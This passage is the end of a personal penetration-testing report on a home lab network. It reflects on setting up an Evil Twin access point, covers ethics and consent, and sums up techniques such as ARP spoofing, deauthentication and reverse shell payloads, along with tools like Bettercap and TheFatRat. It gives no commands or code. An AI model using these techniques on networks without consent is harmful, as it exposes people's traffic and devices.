This penetration test pushed me harder than I'd anticipated. The Evil Twin setup turned out to be a grind. I bounced between hostapd, dnsmasq, and iptables, facing compatibility puzzles and endless config blunders. Sometimes DHCP just refused to play ball, and the AP wouldn't broadcast, leaving me staring at logs that offered little relief. I hit walls debugging arcane errors, the documentation never quite matching my stack. A few wireless adapters refused to hold monitor mode, adding a layer of hardware grief I hadn't budgeted for.

Quitting wasn't on my list, so I kept hitting the lab. I pored over forum threads, tweaked every wireless channel and MAC, and logged every failure. It was maddening, yet I slowly turned frustration into muscle memory. Patience crept in, and so did the comfort of the tried-and-failed path. When the final handoff went green, I'd earned more than a pass — I'd earned a heftier pocket of know-how on spoofing and wireless stack wrangling. The lesson stuck: in this field, hunger for the weird problem often outlasts the textbook answer, and that hunger is the true exploit.

Ethical consideration

Ethics stand at the forefront of every step in penetration testing, particularly when the exercise mirrors attack techniques like Evil Twin that genuine bad actors would employ. This project unfolded in a strictly controlled training space, yet the guardrails of ethical practice remained an unshakeable priority. Mimicking a legitimate access point, siphoning user traffic, and manipulating redirection pages — while informed and pedagogical — tread a thin line that can imperil privacy or destabilize operations if oversight falters.

My commitment to ethical practice informed a layered approach. I restricted the exercise to my personal equipment and dedicated lab configurations, deliberately refraining from targeting live users or production environments absent documented consent. Sensitive traffic, when present, was never logged or archived, and every test remained confined to a segregated laboratory space. Above all, I honored the core of ethical hacking: to illuminate and document vulnerabilities so defenders can strengthen systems, not to wield that knowledge for gains that endanger.

This project drove home the significance of responsible hacking. I was reminded that the ability to breach a system carries the obligation to safeguard the trust and privacy of others. Ethical hacking exists to reinforce systems rather than to undermine them—this principle was my North Star throughout the entire test cycle.

Conclusion

This penetration testing project gave me an overview of the security posture of a household network by outlining critical vulnerabilities and showing the need for a layered approach to defend strategies. My initial reconnaissance and enumeration was done using Nmap, Wireshark, Bettercap, TheFatRat, and Ngrok which aided me in identifying services, software, protocols, and IoT endpoints that were outdated and insecure. The simulation of real-world vectors — Evil Twins, ARP spoofing, DA attacks, and reverse shell payloads — not only demonstrated the potential risks but solidified my understanding of how omnipresent these threat vectors are.

Technical challenges were unrelenting, and everything from wireless spoofing to the other tools that were supposedly ‘compatible’ with the rest of my stack were unyielding. Thankfully, I was able to push through these obstacles with a lot of trial and error. Perhaps most importantly, the iterative troubleshooting approach and wireless configurations I tried highlighted the need to tether offensive security with ethics. These sorts of frameworks, where everything is done with consent and within set boundaries, showcase the boundaries between exploration and transgression.

This provided me with a strong overview of the core tenets of ethical hacking with an emphasis on the active and passive measures in the field of cybersecurity. Conducting regular scans, patching vulnerabilities, educating users and exercising strict access control is fundamental to securing a network. These lessons are what I hope to integrate in my ethics and further research in cybersecurity.

References

cve-details. (n.d.). https://access.redhat.com/security/cve/cve-2017-3167

MyF5. (n.d.). https://my.f5.com/manage/s/article/K83043359#:~:text=Security%20Advisory%20Description,Low

cve-details. (n.d.-b). https://access.redhat.com/security/cve/cve-2017-7668

NVD - cve-2017-7679. (n.d.). https://nvd.nist.gov/vuln/detail/cve-2017-7679

NVD - cve-2007-6750. (n.d.). https://nvd.nist.gov/vuln/detail/cve-2007-6750

Stefan. (2022, December 18). WiFi deauthentication Frame explained. *Spacehuhn Blog*. https://blog.spacehuhn.com/wifi-deauthentication-frame

Index

https://acrobat.adobe.com/id/urn:aaid:sc:AP:66c6ce51-01b8-4cfa-b373-6e4a060f4ce7 (pen test agreement)